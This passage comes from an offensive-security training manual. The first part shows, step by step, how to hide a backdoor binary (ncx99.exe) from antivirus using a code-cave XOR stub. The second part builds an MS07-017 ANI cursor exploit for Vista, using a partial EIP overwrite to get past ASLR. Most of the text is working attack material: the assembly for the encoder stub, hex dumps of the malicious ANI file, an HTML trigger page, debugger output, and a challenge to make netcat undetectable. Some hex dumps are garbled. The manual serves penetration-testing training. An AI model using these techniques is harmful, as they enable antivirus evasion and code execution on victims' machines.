


Now that the file is ready for our changes, we open it in Olly, hijack execution to our designated code cave, and save the file.


For reference, we will be overwriting the following opcode with our own commands (in bold):

00404C00	n>	\$ 55	PUSH EBP
00404C01	.	8BEC	MOV EBP,ESP
00404C03	.	6A FF	PUSH -1
00404C05	.	68 00B04000	PUSH ncx99.0040B000

We redirect the execution flow to our code cave in Olly, and save the file.



We open our saved file, and step over (F8) to our code cave.



Everything is working as expected. Now we need to understand what parts of the file we want to encode. We can't simply encode the whole file, as we might be encoding important data initially needed to load and run the file (Import Table for example).

For this simple example, we will encode the data segment only. We'll start encoding from the fourth instruction from our original entry point to the end of the *.text* section. This isn't always enough for complete AV stealth, but it's a good start.

```
Original Entry Point                                # Hijacked to code cave
00404C05  68 00B04000  PUSH ncx99.0040B000  # Start encoding
0040A76F  90          NOP                 # End Encoding
.....                                             # Code Cave...
```



The Cave and the Stub

Our code cave will contain a XOR routine stub, which will loop through our provided addresses and change the binary contents of the data between these two addresses. Once the XOR loop finishes encoding the data, we will save the file to disk. The binary contents will have changed from the original known malicious known file. Once we execute the file, it will be loaded into memory, run the same XOR loop on the encoded data (thereby decoding it – a XOR trick). Once decoded, we will jump to the original bytes that were encoded, and continue normal operations of the malicious file. Since the unpacked version of the malware is in memory, the Antivirus software is unable to scan or detect it.

Take a look at our XOR stub. Don't be intimidated by the ASM code, it's easy to follow, even if you are not fluent in ASM.

```
0040A770  MOV EAX, 00404C05      # Save start of encoding address in EDX
0040A775  XOR BYTE PTR DS:[EAX],0F # XOR the contents od EDX with xor key 0F
0040A778  INC EAX;              # Increase EAX
0040A779  CMP EAX, 0040A76F     # Have we reached the end enc. address?
0040A77E  JLE SHORT 0040A775    # If not, jump back to XOR command
0040A780  PUSH EBP              # If you have, restore 1st hijacked command
0040A781  MOV EBP,ESP           # Restore 2nd hijacked command
0040A783  PUSH -1               # Restore 3rd hijacked command
0040A785  JMP 00404C05          # Jump to where we left off from.
```

We add this stub to our code cave and save our changes (ncx99-mod2.exe).



This is the same section after decoding:


Address	Hex dump	ASCII
00404C05	67 0F BF 4F 0F 67 77 79 4F 0F 6B AE 0F 0F 0F 0F	g*00*gwyo*k<<****
00404C15	5F 6B 86 2A 0F 0F 0F 0F 8C CB FF 5C 59 58 86 6A	_k&****\YX&j
00404C25	E7 F0 1A 53 2D 4E 0F 3C DD 85 DB 86 1A E7 F3 4F	r=>S-N* <u> 5+rs0</u>
00404C35	0F 84 C7 8E EE F0 0F 0F 0F 86 02 EB F3 4F 0F CE	*ä fA==***&@S≤0*†
00404C45	EE 07 0C C5 86 02 EF F3 4F 0F CE E7 1F AC D3 F3	e.+.‡@n≤0*†r%u≤
00404C55	4F 0F E7 F8 0F 0F 0F 8A CF 7A 05 65 13 E7 B6 0F	O*rJ***z#e!!r *
00404C65	0F 0F 8C CB 0B C8 4A F3 0F 0F 0F 0F E7 E5 1B 0F	**††r%u≤***rσ+*
00404C75	0F E7 EA 26 0F 0F B7 70 28 4E 0F 9F AC 27 0D 4E	*r~***p(N*f%*.N
00404C85	0F E7 AA 2A 0F 0F AC 37 F2 4F 0F 8A CF 7B 06 AE	*r~***%7≥0*z<e<<
00404C95	27 0D 4E 0F 8A CF 7A 05 65 F0 E7 B3 F8 F0 F0 8C	*.N*z#e=r °=z†
00404CA5	CB 0B E7 0B 2D 0F 0F E7 0D 2E 0F 0F E7 75 F8 F0	††r%u≤***r%u°=
00404CB5	F0 AE F7 F3 4F 0F AC F3 F3 4F 0F 5F AE FF F3 4F	=<<<≤0*%≤≤0* << ≤0
00404CC5	0F 5F 84 02 E3 F3 4F 0F 5E E7 22 E7 F0 F0 8C CB	*_ä@†≤0*^r†r==††
00404CD5	03 86 4A EB 5F E7 8E F8 F0 F0 E4 2E 84 4A E3 84	*J&_rA°==Σ.äJ†ä
00404CE5	1F 84 05 86 42 EF 5F 5E E7 01 2F 0F 0F 8C CB 07	†ä&Bn_^r/°**††.
00404CF5	CC 84 6A E7 84 4A EF 5F E7 71 F8 F0 F0 8C CB 0B	†äjräJn_rq°==††r%u
00404D05	C8 4A F3 F0 F0 F0 F0 84 42 FF 68 86 02 0F 0F 0F	uJΣ====äB k&@****
00404D15	0F 50 51 54 84 EA 52 CC 9F 9F 9F 8C 32 4F F2 4F	*PQTäR††††††i20≥0
00404D25	0F 0D 7B 8A E7 2D 25 0F 0F 84 4B 2B 0B 5F E7 57	*.C.r~*äK+σ_r
00404D35	25 0F 0F 8C CB 0B 67 F0 0F 0F 0F F0 1A CF DE 4F	%**††r%g==***=††0
00404D45	0F 8C CB 0B CC 9F 9F 9F 9F 9F 9F 65 0F 67 0F 1F	*††r%††††††††e*g*†

Don't forget to **put a breakpoint** at the end of our encoding routine. We don't want execution flow to continue beyond that, as we want to capture a "snapshot" of the encoded binary file. We now need to carefully save the encoded file to disk (ncx99-mod3.exe).

AV, AV wherefore art thou AV?

Opening this new file in Olly and single stepping through it is an eye opening experience.

Firstly, we can immediately see that the original data in the .text segment has actually changed. All the commands after our hijacking point (00404c05 and onwards) has become obscured.



```

CPU - main thread, module ncx99-mo
00404BF8 . 5E POP ESI
00404BF9 . 5F POP EDI
00404BFA . 5B POP EBX
00404BFB . C3 RETN
00404BFC CC INT3
00404BFD CC INT3
00404BFE CC INT3
00404BFF CC INT3
00404C00 $v E9 6B5B0000 JMP ncx99-mo.0040A770
00404C05 > 67:0FBF4F 0F MOVX ECX,WORD PTR DS:[BX+F]
00404C0A . 67:77 79 JA SHORT ncx99-mo.00404C86
00404C0D . 4F DEC EDI
00404C0E . 0F6BAE 0F0F0F0F PACKSSDQ MM5,QWORD PTR DS:[ESI
00404C15 . 5F POP EDI
00404C16 . 6B86 2A0F0F0F 0F IMUL EAX,DWORD PTR DS:[ESI+F0F
00404C1D . 8CCB MOV BX,CS
00404C1F . FF5C59 58 CALL FAR FWORD PTR DS:[ECX+EBX
00404C23 . 866A E7 XCHG BYTE PTR DS:[EDX-19],CH
00404C26 F0 DB F0
00404C27 1A DB 1A
00404C28 53 DB 53
00404C29 2D DB 2D
00404C2A 4E DB 4E
00404C2B 0F DB 0F
00404C2C 3C DB 3C
00404C2D DD DB DD
00404C2E 85 DB 85
00404C2F DB DB
00404C30 86 DB 86
00404C31 1D DB 1D
  
```

As we step over the first few instructions, we see that we are redirected to our stub, and that the stub is XOR encoding the already encoded data, with the same XOR key (0F). This restores the original content of the file, and decodes it in memory.



Once decoding is complete, execution flow is redirected back to the original point where the execution was interrupted.

```

CPU - main thread, module ncx99-mo
00404BF9 . 5F POP EDI
00404BFA . 5B POP EBX
00404BFB . C3 RETN
00404BFC . CC INT3
00404BFD . CC INT3
00404BFE . CC INT3
00404BFF . CC INT3
00404C00 $v E9 685B0000 JMP ncx99-mo.0040A770
00404C05 > 68 00B04000 PUSH ncx99-mo.0040B000
00404C0A . 68 78764000 PUSH ncx99-mo.00407678
00404C0F . 64:A1 00000000 MOV EAX,DWORD PTR FS:[0]
00404C15 . 50 PUSH EAX
00404C16 . 64:8925 00000000 MOV DWORD PTR FS:[0],ESP
00404C1D . 83C4 F0 ADD ESP,-10
00404C20 . 53 PUSH EBX
00404C21 . 56 PUSH ESI
00404C22 . 57 PUSH EDI
00404C23 . 8965 E8 MOV DWORD PTR SS:[EBP-18],ESP
00404C26 . FF15 5C224100 CALL DWORD PTR DS:[<&KERNEL32.GetU
00404C2C . 33D2 XOR EDX,EDX
00404C2E . 8AD4 MOV DL,AH
00404C30 . 8915 E8FC4000 MOV DWORD PTR DS:[40FCE8],EDX
00404C36 . 8BC8 MOV ECX,EAX
00404C38 . 81E1 FF000000 AND ECX,0FF
00404C3E . 890D E4FC4000 MOV DWORD PTR DS:[40FCE4],ECX
00404C44 . C1E1 08 SHL ECX,8
00404C47 . 03CA ADD ECX,EDX
00404C49 . 890D E0FC4000 MOV DWORD PTR DS:[40FCE0],ECX
00404C4F . C1E8 10 SHR EAX,10
00404C52 . 03 D0FC4000 MOV DWORD PTR DS:[40FCE0],EAX
  
```

Our file has been decoded in memory, and is just about to execute.

We allow code execution to continue, and check if our file was successfully run:




```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.0.6000]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.

C:\Users\offsec>netstat -an !FIND "99"
  TCP    0.0.0.0:99          0.0.0.0:0          LISTENING
C:\Users\offsec>_
```

The Results

Now, all that's left to do is check if our binary encoding loop was sufficient to bypass our antivirus:



© All rights reserved to Author Mati Aharoni, 2008



Challenge #4

Take nc99.exe and make it undetectable on your lab machine, using AVG as your test baseline.



Advanced Exploitation Techniques

MS07-017 – Dealing with Vista

In the “Offensive Security 101 v2.0 course, we analyzed the MS07-017 vulnerability on XP SP2 and saw how the stack based buffer overflow was exploited in order to gain code execution. As we saw in that example, neither GS nor DEP protection were enabled on the vulnerable DLL’s, which made the exploitation process relatively trivial. This was not the case on Windows Vista.


ASLR

As we saw in a previous module, Windows Vista implements ASLR, which randomizes the base addresses of loaded applications and DLLS. In exploit development terms, this means we can’t reliably jump or call any relative addresses such as *jmp [ebx]* in USER32.DLL. As user32.dll would get loaded at a different base address after each reboot – and our chances of hitting the right one are minimal. Obviously a different approach is required.

00000000	52 49 46 46	90 00 00 00	41 43 4F 4E	61 6E 69 68	RIFF....ACONanih
00000010	24 00 00 00	24 00 00 00	02 00 00 00	00 00 00 00	\$.\$. \$.....
00000020	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
00000030	00 00 00 00	01 00 00 00	61 6E 69 68	58 00 00 00anihX...
00000040	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	AAAAAAAAAAAAAAAA
00000050	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	AAAAAAAAAAAAAAAA
00000060	00 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	.AAAAAAAAAAAAAAAA
00000070	41 41 41 41	41 41 41 41	41 41 41 41	00 00 00 00	AAAAAAAAAAAAA....
00000080	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
00000090	42 42 42 42	43 43 43 43			BBBBCCCC

After further investigating the effects of ASLR on the base address of a DLL, we see that only the higher two bytes are randomized.


Let's take a look at an example. I've located a `jmp [ebx]` command in `ntdll.dll`



```

OllyDbg - iexplore.exe - [CPU - thread 00000F68, module ntdll]
File View Debug Options Window Help
Paused
776516A1 FF63 00 JMP DWORD PTR DS:[EBX]
776516A4 002B ADD BYTE PTR DS:[EBX],CH
776516A6 48 DEC EAX
776516A7 14 39 ADC AL,39
776516A9 v 70 08 JO SHORT ntdll.776516B3
776516AB v 74 02 JE SHORT ntdll.776516AF
776516AD 03C9 ADD ECX,ECX
776516AF 8B40 20 MOV EAX,DWORD PTR DS:[EAX+20]
776516B2 8D1C88 LEA EBX,DWORD PTR DS:[EAX+ECX*4]
776516B5 85DB TEST EBX,EBX
776516B7 v 0F84 7B0A0000 JE ntdll.77652138
776516B8 8B43 04 MOV EAX,DWORD PTR DS:[EBX+4]
776516C0 A8 01 TEST AL,1
776516C2 v 0F84 700A0000 JE ntdll.77652138
776516C8 3975 10 CMP DWORD PTR SS:[EBP+10],ESI
776516CB ^ 0F84 8591FCFF JE ntdll.7761A856
776516D1 8B55 10 MOV EDX,DWORD PTR SS:[EBP+10]
776516D4 8D48 FF LEA ECX,DWORD PTR DS:[EAX-1]
776516D7 E8 42000000 CALL ntdll.7765171E
776516DC 8BF0 MOV ESI,EAX
776516DE 85F6 TEST ESI,ESI
776516E0 v 0F84 520A0000 JE ntdll.77652138
776516E6 F645 0C 08 TEST BYTE PTR SS:[EBP+C],8
776516EA v 0F85 D26F0000 JNZ ntdll.776586C2
776516F0 803D 8003FE7F CMP BYTE PTR DS:[7FFE0380],0
776516F7 v 0F85 31150100 JNZ ntdll.77662C2E
776516FD 85F6 TEST ESI,ESI
776516FF v 0F84 33A10000 JE ntdll.7765B838
77651705 8B5D F8 MOV EBX,DWORD PTR SS:[EBP-8]
77651708 85DB TEST EBX,EBX
7765170A v 0F85 7FC30000 JNZ ntdll.7765DA8F
77651710 5F POP EDI
77651711 8BC6 MOV EAX,ESI
77651713 5E POP ESI
77651714 5B POP EBX
77651715 C9 LEAVE
77651716 C2 0C00 RETN 0C
77651718 9A NOP
  
```

I'll reboot the Vista machine, and locate the same code:



```

OllyDbg - ieuser.exe - [CPU - thread 000008E4, module ntdll]
File View Debug Options Window Help
Paused
774316A1 FF63 00 JMP DWORD PTR DS:[EBX]
774316A4 002B ADD BYTE PTR DS:[EBX],CH
774316A6 48 DEC EAX
774316A7 14 39 ADC AL,39
774316A9 70 08 JO SHORT ntdll.774316B3
774316AB 74 02 JE SHORT ntdll.774316AF
774316AD 03C9 ADD ECX,ECX
774316AF 8B40 20 MOV EAX,DWORD PTR DS:[EAX+20]
774316B2 8D1C88 LEA EBX,DWORD PTR DS:[EAX+ECX*4]
774316B5 85D8 TEST EBX,EBX
774316B7 0F84 7B0A0000 JE ntdll.77432138
774316BD 8B43 04 MOV EAX,DWORD PTR DS:[EBX+4]
774316C0 A8 01 TEST AL,1
774316C2 0F84 700A0000 JE ntdll.77432138
774316C8 3975 10 CMP DWORD PTR SS:[EBP+10],ESI
774316CB ^ 0F84 8591FCFF JE ntdll.773FA856
774316D1 8B55 10 MOV EDX,DWORD PTR SS:[EBP+10]
774316D4 8D48 FF LEA ECX,DWORD PTR DS:[EAX-1]
774316D7 E8 42000000 CALL ntdll.7743171E
774316DC 8BF0 MOV ESI,EAX
774316DE 85F6 TEST ESI,ESI
774316E0 0F84 520A0000 JE ntdll.77432138
774316E6 F645 0C 08 TEST BYTE PTR SS:[EBP+C],8
774316EA 0F85 D26F0000 JNZ ntdll.774386C2
774316F0 803D 8003FE7F 00 CMP BYTE PTR DS:[7FFE0380],0
774316F7 0F85 31150100 JNZ ntdll.77442C2E
774316FD 85F6 TEST ESI,ESI
774316FF 0F84 33A10000 JE ntdll.77438838
77431705 8B5D F8 MOV EBX,DWORD PTR SS:[EBP-8]
77431708 85D8 TEST EBX,EBX
7743170A 0F85 7FC30000 JNZ ntdll.7743DA8F
77431710 5F POP EDI
77431711 8BC6 MOV EAX,ESI
77431713 5E POP ESI
77431714 5B POP EBX
77431715 C9 LEAVE
77431716 C2 0C00 RETN 0C
77431719 90 NOP
7743171A 90 NOP
7743171B 90 NOP
7743171C 90 NOP
7743171D 90 NOP
7743171E 6A 50 PUSH 50
77431720 68 C8FD4177 PUSH ntdll.7741FDC8
77431725 F8 AF30FFFF CALL ntdll.77414708

```

Notice that the same code is now present at a different base address (now **0x774316A1**, before **0x776516A1**). Note that the lower two bytes stay the same.



Another interesting thing to note is that the original POC overwrites EIP with exactly 4 bytes – the “\x43\x43\x43\x43” string. This length of this string is defined at 58 bytes length (this is what causes the overflow).

2 byte overwrite

One interesting method of bypassing the base DLL address randomization is by implementing a partial EIP overwrite. Let’s explore this vector slowly. We’ll begin by shortening our buffer to 56 bytes, effectively overwriting the lower 2 bytes of our EIP at crash time.

00000000	52 49 46 46	90 00 00 00	41 43 4F 4E	61 6E 69 68	RIFF....ACONanih
00000010	24 00 00 00	24 00 00 00	02 00 00 00	00 00 00 00	\$.\$. \$.....
00000020	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
00000030	00 00 00 00	01 00 00 00	61 6E 69 68	56 00 00 00anihX...
00000040	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	AAAAAAAAAAAAAAAA
00000050	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	AAAAAAAAAAAAAAAA
00000060	00 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	.AAAAAAAAAAAAAAAA
00000070	41 41 41 41	41 41 41 41	41 41 41 41	00 00 00 00	AAAAAAAAAAAAA....
00000080	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
00000090	42 42 42 42	43 43			BBBCCCC

And create an html file which will call this malicious ANI file:

```
<html>
<body style="cursor: url('exploit.ani')">
</html>
```



Paused			L E M T W H C / K B R .											
760A4343	C0A0 107633C5 89	SHL BYTE PTR DS:[EAX+C5337610],89	Registers (FPU)											
760A4344	45	INC EBX	EAX	41414141										
760A434B	FC	CLD	ECX	00000003										
760A434C	53	PUSH EBX	EDX	002337EC										
760A434D	8B5D 08	MOV EBX, DWORD PTR SS:[EBP+8]	EBX	0212EAA4										
760A4350	F6C3 01	TEST BL, 1	ESP	0212E9E8										
760A4353	56	PUSH ESI	EBP	42424242										
760A4354	57	PUSH EDI	ESI	0212EA1C	ASCII "an ih\$"									
760A4355	75 09	JNZ SHORT USER32.760A4360	EDI	0212E9E6										
760A4357	F6C3 06	TEST BL, 6	EIP	760A4343	USER32.760A4343									
760A435A	0F85 8E000000	JNZ USER32.760A43EE												
760A4360	BE 01000040	MOV ESI, 40000041												
760A4365	E8 9FECFFFF	CALL USER32.760A3009												
760A436A	6A 00	PUSH 0												
760A436C	6A 03	PUSH 3												
760A436E	E8 21F3FFFF	CALL USER32.760A3694												
760A4373	8045 E4	LEA EAX, DWORD PTR SS:[EBP-1C]												
760A4376	50	PUSH EAX												
760A4377	8045 E8	LEA EAX, DWORD PTR SS:[EBP-18]												
760A437A	50	PUSH EAX												
760A437B	E8 1FECFFFF	CALL USER32.760A2F9F												
760A4380	85C0	TEST EAX, EAX												
760A4382	75 0F	JNZ SHORT USER32.760A4393												
760A4384	2145 E4	AND DWORD PTR SS:[EBP-1C], EAX												
760A4387	8045 E8	LEA EAX, DWORD PTR SS:[EBP-18]												
760A438A	50	PUSH EAX												
760A438B	83C6 02	ADD ESI, 2												
760A438E	E8 C2E9FFFF	CALL USER32.760A2D55												

The resulting crash is interesting. We can see that our plan to overwrite the lower two EIP bytes has succeeded. We can also see that at crash time, our execution flow is located in User32.dll. If we could find a `jmp[ebx]` command in User32.dll, we could call it by using a 2 byte overwrite only. After a reboot, user32.dll would be loaded in a different address space, however since our return address will be situated in the user32.dll, our relative jump will effectively bypass the randomization.

Jumping to our shellcode

Several `jmp [ebx]` commands can be found in user32.dll – I chose:

```
760A7BAB - ff23 JMP DWORD PTR DS:[EBX]
```

We edit our malicious ANI file and include the following changes:

```
00000000 52 49 46 46 cc cc 00 00 41 43 4F 4E 61 6E 69 68 RIFF....ACONanih
00000010 24 00 00 00 24 00 00 00 02 00 00 00 00 00 00 00 $.$.
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000030 00 00 00 00 01 00 00 00 61 6E 69 68 56 00 00 00 .....anihX...
```

© All rights reserved to Author Mati Aharoni, 2008



00000040	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	AAAAAAAAAAAAAAAAAAAA
00000050	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	AAAAAAAAAAAAAAAAAAAA
